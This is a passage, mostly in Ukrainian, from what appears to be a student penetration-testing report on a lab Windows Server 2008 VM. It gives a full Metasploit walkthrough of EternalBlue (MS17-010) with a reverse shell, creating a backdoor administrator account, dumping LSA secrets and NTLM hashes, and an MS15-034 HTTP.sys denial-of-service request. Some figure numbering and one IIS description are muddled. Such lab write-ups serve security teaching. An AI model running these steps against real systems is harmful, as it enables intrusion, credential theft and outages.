[ul@parrot]~$ nmap -sV -p- 10.0.2.15
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-29 05:50 EDT
Nmap scan report for 10.0.2.15
Host is up (0.0029s latency).
Not shown: 65498 closed tcp ports (conn-refused)
PORT      STATE SERVICE                VERSION
21/tcp    open  ftp                    Microsoft ftpd
22/tcp    open  ssh                    OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http                   Microsoft IIS httpd 7.5
135/tcp   open  msrpc                  Microsoft Windows RPC
139/tcp   open  netbios-ssn            Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds            Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1617/tcp  open  java-rmi                Java RMI
3306/tcp  open  mysql                  MySQL 5.5.20-log
3389/tcp  open  ssl/ms-wbt-server?
3700/tcp  open  giop                    CORBA naming service
3920/tcp  open  ssl/exasoftport1?
4848/tcp  open  ssl/appserv-http?
5985/tcp  open  http                   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7676/tcp  open  java-message-service    Java Message Service 301
8009/tcp  open  ajp13                  Apache Jserv (Protocol v1.3)
8020/tcp  open  http                   Apache httpd
8027/tcp  open  papachi-p2p-srv?
8080/tcp  open  http                   Sun GlassFish Open Source Edition 4.0
8181/tcp  open  ssl/intermapper?
8282/tcp  open  http                   Apache Tomcat/Coyote JSP engine 1.1
8383/tcp  open  http                   Apache httpd
8484/tcp  open  http                   Jetty winstone-2.8
8585/tcp  open  http                   Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
8686/tcp  open  java-rmi                Java RMI
9200/tcp  open  wap-wsp?
9300/tcp  open  vrace?
47001/tcp open  http                   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

Рисунок 3.1 – Пошук відкритих портів за допомогою Nmap

Для подальшої експлуатації оберемо наступні порти та служби:

- Microsoft Windows Server 2008 R2 – 2012 microsoft-ds;
- Microsoft IIS httpd 7.5.

3.2 Пошук вразливостей

Після того, як додано дані про мету в проект, слід виконати пошук вразливостей, щоб виявити недоліки безпеки, які можуть бути використані для злому.

Сканери вразливостей використовують бази даних вразливостей та перевіряють цільові машини на відомі вразливості та помилки конфігурації. Ця інформація може допомогти передбачити потенційні типи та напрямки атак, а також план атаки, які дозволять надати ризику потрібні цілі під час впровадження експлойту.

Сканери вразливостей – це корисні інструменти, які допоможуть швидко знайти потенційні проломи у системі безпеки мети. Однак існують випадки, коли потрібно уникнути виявлення та мінімізувати помітні дії. У цих випадках буде розумно запустити допоміжні модулі, такі як FTP, SMB та VNC, щоб вручну виявляти потенційні вразливості, які можуть бути використані для доступу до системи. Ручний аналіз вразливості значно більш трудомісткий і вимагає кропіткого вивчення, критичного мислення та глибоких знань, але цей спосіб може допомогти створити точний та ефективний план атаки..

3.3 Експлуатація вразливостей

3.3.1 MS17-010

MS17-010, також відома як EternalBlue, була розроблена АНБ, але витік інформації походить від групи хакерів. Зловмисник може використовувати вразливість у Microsoft Server Message Block 1.0 (SMBv1) через відсутність належної перевірки конкретних запитів. Отримавши сеанс, хакер може віддалено виконати шкідливий код, що призведе до адміністративних привілеїв. На цій вразливості було засновано відому атаку програми-вимагача під назвою WannaCry.




Рисунок 3.2 – Поширення хакерською групою створеного АНБ експлойту EternalBlue [14]




Рисунок 3.3 – Використання EternalBlue вразливості SMBv1 [14]

З 2016 по 2017 рік спільнота інформаційної безпеки була перевернута з ніг на голову так званими «тіньовими брокерами». Ця невідома таємнича група була відповідальною за п'ять основних витоків секретних інструментів злому, зібраних і заархівованих АНБ. АНБ має безпрецедентний каталог невідомих експлойтів і бекдорів через десятиліття накопичення. Але замість того, щоб повідомити постачальника програмного забезпечення про ці вразливості, вони приховують це. Ці експлойти являють собою цінною зброєю для АНБ, щоб захистити Сполучені Штати Америки та їхніх громадян.

14 квітня 2017 року Shadow Brokers опублікували свій п'ятий витік, що містить кілька експлойтів. Infamous EternalBlue був одним із них.

EternalBlue використовує вразливість, яка спостерігається у реалізації протоколу SMB Microsoft. SMB означає блок повідомлень сервера. Він в основному використовується в Windows для спільних папок. Як і більшість цих протоколів, він уможливорює зв'язок між двома вузлами в мережі за допомогою повідомлень запит-відповідь.

Однак корпорація Майкрософт допустила критичну помилку в тому, як оброблялися ці повідомлення запитів. Надіславши ретельно складений запит на порт 445 (який за замовчуванням був відкритий), що містить більше даних, ніж очікувалося, зловмисник зміг запустити «переповнення буфера». Створення можливого виконання непідписаного (і, отже, шкідливого) коду.

За місяць до витoku сталося щось дивовижне. АНБ зв'язалося з Microsoft, щоб повідомити їх про EternalBlue, мабуть, тому, що АНБ знало, що ось-ось щось станеться. Корпорація Майкрософт негайно взялася за роботу і таємничим чином відклала випуск патча у вівторок через «проблему в останню хвилину». Зрештою 14 березня вони випустили бюлетень із безпеки, тепер сумно відомий: MS17-010. На жаль, таке поширене програмне забезпечення, як Windows, має подовжену швидкість адаптації до оновлення. Це ще раз підтвердилося.

12 травня 2017 року програма-вимагач WannaCry (на базі EternalBlue) захопила світ штурмом, заразивши та зашифрувавши 230 000 комп'ютерів у

понад 150 країнах. За даними Лабораторії Касперського, найбільше постраждали Росія, Україна, Індія та Тайвань. Величезні заводи Nissan і Renault зупинилися. Лікарні NHS у Великій Британії серйозно постраждали від нападу та не мали необхідного медичного обладнання. За деякими оцінками, економічні втрати можуть обчислюватися сотнями мільйонів. Північна Корея є головним підозрюваним у нападі. Двоє північнокорейських хакерів стали головними підозрюваними.

Незабаром, 27 червня 2017 року, Україна зазнала ще однієї жорстокої кібератаки. Озброєна EternalBlue, шкідлива програма під назвою «NotPetya» змогла завдати значної шкоди. Атака в основному була спрямована на українські банки, органи влади та державні організації. Подумайте про аеропорти, залізниці та телекомунікаційні компанії. Навіть система радіаційного контролю на Чорнобильській АЕС вийшла з ладу. Оскільки напад, здавалося, мав на меті паралізувати українську державу, а не заради грошових мотивів, головним підозрюваним є Росія. Хоча українська влада та ЦРУ висловилися, Росія заперечує свою причетність.

За даними Trend Micro, у 2019 році, через два роки після вибуху WannaCry, було зроблено 73 763 виявлення конкретних зразків зловмисного програмного забезпечення, що, як відомо, використовує EternalBlue. На щастя, виправлення Microsoft MS17-010 досягла більшості домашніх користувачів. Але організації, як відомо, повільно оновлюють своє обладнання. Таким чином, EternalBlue все ще є відомою атакою сьогодні.

Але що ви можете зробити, спитаєте ви? Якщо ми можемо взяти з усього цього щось одне, нам слід припинити використання SMB через Інтернет. EternalBlue, безсумнівно, не останній експлойт, пов'язаний із SMB. Молодший брат Blue, SMBleed (CVE-2020-1206), є новою вразливістю та працює дуже схоже. Microsoft виправила його лише в червні цього року.

3.3.2 Експлуатація MS17-010

Виявивши вразливість, пентестер може виконати пошук вразливості в MSF (команда «search ms17-010»), щоб перевірити, чи існує експлойт у базі даних вразливостей та у разі позитивного результату перейти до експлуатації.

Пошук у MSF дав кілька варіантів доступних експлойтів. Виберемо перший у списку модуль експлойту:

exploit/windows/smb/ms17_010_eternalblue

```

      =[ metasploit v6.3.5-dev ]
+ -- --=[ 2296 exploits - 1202 auxiliary - 410 post ]
+ -- --=[ 965 payloads - 45 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search
Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) search ms17-010

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14      average Yes     MS17-010 EternalBlue SMB Remote Windows Kernel
Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal  Yes     MS17-010 EternalRomance/EternalSynergy/Eternal
Champion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal  No      MS17-010 EternalRomance/EternalSynergy/Eternal
Champion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010      2017-04-14      normal  No      MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great   Yes     SMB DOUBLEPULSAR Remote Code Execution

```

Рисунок 3.4 – Результат пошуку вразливостей

Завантажимо модуль експлойта EternalBlue в консоль Metasploit та отримаємо інформацію, яка знадобиться для використання модуля, а також про те, як працює модуль, ввівши:

> *use exploit/windows/smb/ms17_010_eternalblue*

> *info*

Тепер, завантаживши модуль та маючи базову інформацію про нього, виберемо корисне навантаження для роботи з ним. Щоб побачити всі корисні дані, які будуть працювати з цим модулем, введемо:

> *show payloads*

```
[msf](Jobs: Agents: ) exploit(windows/smb/ms17_010_eternalblue) show payloads
```

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/generic/custom		normal	No	Custom Payload
1	payload/generic/shell_bind_tcp		normal	No	Generic Command Shell, Bind TCP Inline
2	payload/generic/shell_reverse_tcp		normal	No	Generic Command Shell, Reverse TCP Inline
3	payload/generic/ssh/interact		normal	No	Interact with Established SSH Connection
4	payload/windows/x64/custom/bind_ipv6_tcp		normal	No	Windows shellcode stage, Windows x64 IPv6 Bind
5	payload/windows/x64/custom/bind_ipv6_tcp_uuid		normal	No	Windows shellcode stage, Windows x64 IPv6 Bind
6	payload/windows/x64/custom/bind_named_pipe		normal	No	Windows shellcode stage, Windows x64 Bind Named
7	payload/windows/x64/custom/bind_tcp		normal	No	Windows shellcode stage, Windows x64 Bind TCP S
8	payload/windows/x64/custom/bind_tcp_rc4		normal	No	Windows shellcode stage, Bind TCP Stager (RC4 S
9	payload/windows/x64/custom/bind_tcp_uuid		normal	No	Windows shellcode stage, Bind TCP Stager with U
10	payload/windows/x64/custom/reverse_http		normal	No	Windows shellcode stage, Windows x64 Reverse HT
11	payload/windows/x64/custom/reverse_https		normal	No	Windows shellcode stage, Windows x64 Reverse HT
12	payload/windows/x64/custom/reverse_named_pipe		normal	No	Windows shellcode stage, Windows x64 Reverse Na
13	payload/windows/x64/custom/reverse_tcp		normal	No	Windows shellcode stage, Windows x64 Reverse TC
14	payload/windows/x64/custom/reverse_tcp_rc4		normal	No	Windows shellcode stage, Reverse TCP Stager (RC

Рисунок 3.5 – Список підходящих корисних навантажень

Використовуємо корисне навантаження `generic/shell_reverse_tcp`,

> *set payload generic/shell_reverse_tcp*

Останній крок перед початком експлуатації – встановити параметри LHOST (IP-атакуючого) і RHOST (IP-адреса цільової системи) після чого запусити експлойт

> *show options*

> *exploit*

```
[msf](Jobs: Agents: ) exploit(windows/smb/ms17_010_eternalblue) exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.15:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.15:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.15:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.15:445 - The target is vulnerable.
[*] 10.0.2.15:445 - Connecting to target for exploitation.
[*] 10.0.2.15:445 - Connection established for exploitation.
[*] 10.0.2.15:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.15:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.2.15:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 10.0.2.15:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 10.0.2.15:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 10.0.2.15:445 - 0x00000030 6b 20 31 k 1
[+] 10.0.2.15:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.15:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.15:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.15:445 - Starting non-paged pool grooming
[+] 10.0.2.15:445 - Sending SMBv2 buffers
[+] 10.0.2.15:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.15:445 - Sending final SMBv2 buffers.
[*] 10.0.2.15:445 - Sending last fragment of exploit packet!
[*] 10.0.2.15:445 - Receiving response from exploit packet
[+] 10.0.2.15:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.15:445 - Sending egg to corrupted connection.
[*] 10.0.2.15:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (10.0.2.4:4444 -> 10.0.2.15:49752) at 2023-03-29 09:08:53 -0400
[+] 10.0.2.15:445 - =====
[+] 10.0.2.15:445 - =====WIN=====
[+] 10.0.2.15:445 - =====

Shell Banner:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
-----

C:\Windows\system32>

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Рисунок 3.6 – Успішний результат роботи корисного навантаження

На рис. 3.4 показаний результат успішного виконання експлуатації з наданням командної оболонки цільової системи Windows.

У результаті було отримано привілей "nt authority\system". NT Authority\SYSTEM, також звана обліковим записом LocalSystem, є попередньо створеним обліковим записом Windows. Цей обліковий запис має найбільші привілеї в Windows (навіть більш потужні, ніж будь-який обліковий запис адміністратора). Більшість служб системного рівня та деякі інші сторонні служби працюють під цим обліковим записом.

Шкідливі дії, які можуть бути виконані хакером при отриманні доступу "nt authority\system":

- створення нового користувача та просування його до групи адміністраторів;
- просування існуючого локального користувача до групи адміністраторів;
- після створення облікового запису адміністратора або підвищення ролі існуючого облікового запису до рівня адміністратора вихідний обліковий запис адміністратора може бути вимкнений;
- хакер може отримати секрети lsa.

Хакер може створити нового користувача за допомогою наступних команд:

```
net user test 12345 /add
```

```
net localgroup administrators test /add
```

```

C:\Windows\system32>net user
net user

User accounts for \\

-----
Administrator      anakin_skywalker    artoo_detoo
ben_kenobi          boba_fett           c_three_pio
chewbacca           darth_vader         greedo
Guest               han_solo             jabba_hutt
jarjar_binks        kylo_ren            lando_calrissian
leia_organa         luke_skywalker      sshd
sshd_server         vagrant
The command completed with one or more errors.

C:\Windows\system32>net user
net user

User accounts for \\

-----
Administrator      anakin_skywalker    artoo_detoo
ben_kenobi          boba_fett           c_three_pio
chewbacca           darth_vader         greedo
Guest               han_solo             jabba_hutt
jarjar_binks        kylo_ren            lando_calrissian
leia_organa         luke_skywalker      sshd
sshd_server         vagrant
The command completed with one or more errors.

C:\Windows\system32>net user test 12345 /add
net user test 12345 /add
The command completed successfully.

C:\Windows\system32>net user
net user

User accounts for \\

-----
Administrator      anakin_skywalker    artoo_detoo
ben_kenobi          boba_fett           c_three_pio
chewbacca           darth_vader         greedo
Guest               han_solo             jabba_hutt
jarjar_binks        kylo_ren            lando_calrissian
leia_organa         luke_skywalker      sshd
sshd_server         test                vagrant
The command completed with one or more errors.

C:\Windows\system32>net localgroup administrators test /add
net localgroup administrators test /add
The command completed successfully.

C:\Windows\system32>

```

Рисунок 3.7 – Демонстрація створення нового користувача

```

C:\Windows\system32>net localgroup administrators
net localgroup administrators
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-----
Administrator
sshd_server
test
vagrant
The command completed successfully.

C:\Windows\system32>

```

Рисунок 3.8 – Демонстрація групи адміністраторів системи

Локальний центр безпеки (LSA), який зберігається в HKEY_LOCAL_MACHINE\SECURITY, зберігає інформацію, включаючи параметри політики, значення безпеки за замовчуванням і дані облікового запису, кешовані облікові дані для входу. Тут також зберігається копія бази даних SAM, хоча вона захищена від запису [15]. Секрети lsa можна отримати наступним чином

meterpreter > run post/windows/gather/lsa_secrets

```

(Meterpreter 1)(C:\Windows\system32) > run post/windows/gather/lsa_secrets

[*] Executing module against VAGRANT-2008R2
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] Vista or above system
[+] Key: DefaultPassword
Decrypted Value: vagrant

[+] Key: DPAPI_SYSTEM
Decrypted Value: ,WFF%luI51;1RY)

[+] Key: NL$KM
Decrypted Value: @<0vn^U|e{X;X]Wpw7)`=b4]>eGq"TtQdWU'

[+] Key: _SC_OpenSSHd
Username: .\sshd_server
Decrypted Value: D@rj33l1ng

[*] Writing to loot...
[*] Data saved in: /root/.msf4/loot/20230428151524_default_10.0.2.15_registry.lsa.sec_733405.txt
(Meterpreter 1)(C:\Windows\system32) >

```

Рисунок 3.9 – Демонстрація здобуття секретів LSA

Зловмисник може отримати хеш-дамп паролів із пам'яті та розшифрувати їх, щоб отримати паролі облікового запису. Якщо команда «`run hash dumps`» виконується в сеансі `meterpreter`, тоді можна отримати результат як наведено на рис.

```
(Meterpreter 1)(C:\Windows\system32) > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1006:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
test:1020:aad3b435b51404eeaad3b435b51404ee:7a21990fcd3d759941e45c490f143d5f:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
(Meterpreter 1)(C:\Windows\system32) > █
```

Рисунок 3.8 – Результат пошуку Хеш-дампа

Хакер може провести кращу розвідку після отримання доступу до NT Authority\SYSTEM і визначити, які експлойти працюватимуть краще [15].

Це можна зробити за допомогою команди:

`run post/multi/recon/local_exploit_suggester`

```
(Meterpreter 1)(C:\Windows\system32) > run post/multi/recon/local_exploit_suggester

[*] 10.0.2.15 - Collecting local exploits for x64/windows...
[*] 10.0.2.15 - 181 exploit checks are being tried...
[*] 10.0.2.15 - exploit/windows/local/cve_2019_1458_wizardopium: The target appears to be vulnerable.
[*] 10.0.2.15 - exploit/windows/local/cve_2020_1054_drawiconex_lpe: The target appears to be vulnerable.
[*] 10.0.2.15 - exploit/windows/local/ms10_092_schelevator: The service is running, but could not be validated.
[*] 10.0.2.15 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[*] 10.0.2.15 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[*] 10.0.2.15 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appears to be vulnerable.
[*] 10.0.2.15 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[*] 10.0.2.15 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[*] 10.0.2.15 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[*] 10.0.2.15 - exploit/windows/local/virtual_box_opengl_escape: The service is running, but could not be validated.
[*] Running check method for exploit 42 / 42
[*] 10.0.2.15 - Valid modules for session 1:

=====
# Name Potentially Vulnerable? Check Result
- - - - -
1 exploit/windows/local/cve_2019_1458_wizardopium Yes The target appears to be vulnerable.
2 exploit/windows/local/cve_2020_1054_drawiconex_lpe Yes The target appears to be vulnerable.
3 exploit/windows/local/ms10_092_schelevator Yes The service is running, but could not be validated.
4 exploit/windows/local/ms14_058_track_popup_menu Yes The target appears to be vulnerable.
5 exploit/windows/local/ms15_051_client_copy_image Yes The target appears to be vulnerable.
6 exploit/windows/local/ms16_014_wmi_recv_notif Yes The target appears to be vulnerable.
7 exploit/windows/local/ms16_032_secondary_logon_handle_privesc Yes The service is running, but could not be validated.
8 exploit/windows/local/ms16_075_reflection Yes The target appears to be vulnerable.
9 exploit/windows/local/ms16_075_reflection_juicy Yes The target appears to be vulnerable.
10 exploit/windows/local/virtual_box_opengl_escape Yes The service is running, but could not be validated.
11 exploit/windows/local/agnitum_outpost_acs No The target is not exploitable.
12 exploit/windows/local/always_install_elevated No The target is not exploitable.
13 exploit/windows/local/bits_file_transfer No The target is not exploitable.
```

Рисунок 3.9 – Результат пошуку експлойтів

3.3.3 MS15-034

Ця вразливість виникла через помилки в компоненті HTTP.sys, що реалізує стек протоколу HTTP, і їй піддаються ОС сімейства Windows. Докладніше вразливість описана в бюлетені безпеки компанії Microsoft MS15-034, опублікованому 14 квітня 2015 року. Експлуатація вразливості здійснюється за допомогою спеціального HTTP-запиту і може призвести до відмови в обслуговуванні атакованої системи або виконання довільного коду.

Зловмисник із використанням спеціально сформованого заголовка запиту HTTP-протоколу може віддалено виконати код, організувати DoS-атаку чи викликати BSOD як у клієнтських і серверних випусках Windows. Сам драйвер http.sys завантажується Windows на ранніх етапах і відповідає за реалізацію логіки роботи HTTP-протоколу (реалізує прикладний рівень моделі OSI в Windows).

Безпосередньо ця вразливість відноситься до серверних випусків Windows, оскільки служби IIS, які відповідають за механізми реалізації веб-сервера, використовують цей драйвер для відкриття та обслуговування HTTP-портів вхідних підключень, які можуть бути використані для компрометації системи. Однак, на деяких клієнтських випусках Windows (залежно від конфігурації системи та її сервісів), сервіси, що працюють, також можуть відкривати HTTP-порти для прослуховування вхідних підключень.

Сама експлуатація можлива за допомогою спеціального значення поля Range заголовка HTTP (значення регламентоване RFC 2616, 14.35.1). приклад такого запиту:

GET / HTTP/1.1

Host: MS15034

Range: bytes=0-18446744073709551615

Цей запит також можна використовувати для перевірки системи на вразливість.

3.3.4 Експлуатація MS15-034 (DOS Attack)

З результатів сканування Nmap цільової системи (рис.3.1) можна переконатися, що Microsoft IIS 7.5 приймає запити через порт 80. Буде використана класична вразливість IIS/7.5, в якій хакер запитує каталог із \$i30:\$INDEX_ALLOCATION, а IIS/7.5 завершує запит без будь-якої аутентифікації. Порядок використання вразливості:

1. Спочатку виконується команда "search ms15-034" для пошуку доступних експлойтів у Exploit-DB фреймворку Metasploit [19].

2. Використовуємо модуль "useauxiliary/dos/http/ms15_034_ulonglongadd", попередньо налаштувавши RHOST, яка є IP-адресою цільової машини [20].

3. Після успішного виконання експлойту відбудеться збій сервера. Буде або помилка синього екрана, або система зненацька перезавантажиться [21].

```
[msf](Jobs:0 Agents:0) >>> search ms15-034

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  auxiliary/dos/http/ms15_034_ulonglongadd  normal          Yes   MS15-034 HTTP Protocol Stack Request Handling Denial-
1  auxiliary/scanner/http/ms15_034_http_sys_memory_dump  normal          Yes   MS15-034 HTTP Protocol Stack Request Handling HTTP.SY
    ation Disclosure

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/http/ms15_034_http_sys_memory_dump

[msf](Jobs:0 Agents:0) >>> use 0
[msf](Jobs:0 Agents:0) auxiliary(dos/http/ms15_034_ulonglongadd) >>> show options

Module options (auxiliary/dos/http/ms15_034_ulonglongadd):

Name      Current Setting  Required  Description
-----
Proxies    -----
RHOSTS     yes             yes       A proxy chain of format type:host:port[,type:host:port][...]
RPORT      80              yes       The target port (TCP)
SSL        false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI  /               no        URI to the site (e.g /site/) or a valid file resource (e.g /welcome.png)
THREADS    1               yes       The number of concurrent threads (max one per host)
VHOST      no              no        HTTP server virtual host

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) auxiliary(dos/http/ms15_034_ulonglongadd) >>> set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
[msf](Jobs:0 Agents:0) auxiliary(dos/http/ms15_034_ulonglongadd) >>> exploit
```

Рисунок 3.10 – Налаштування Metasploit framework для експлуатації MS15-034

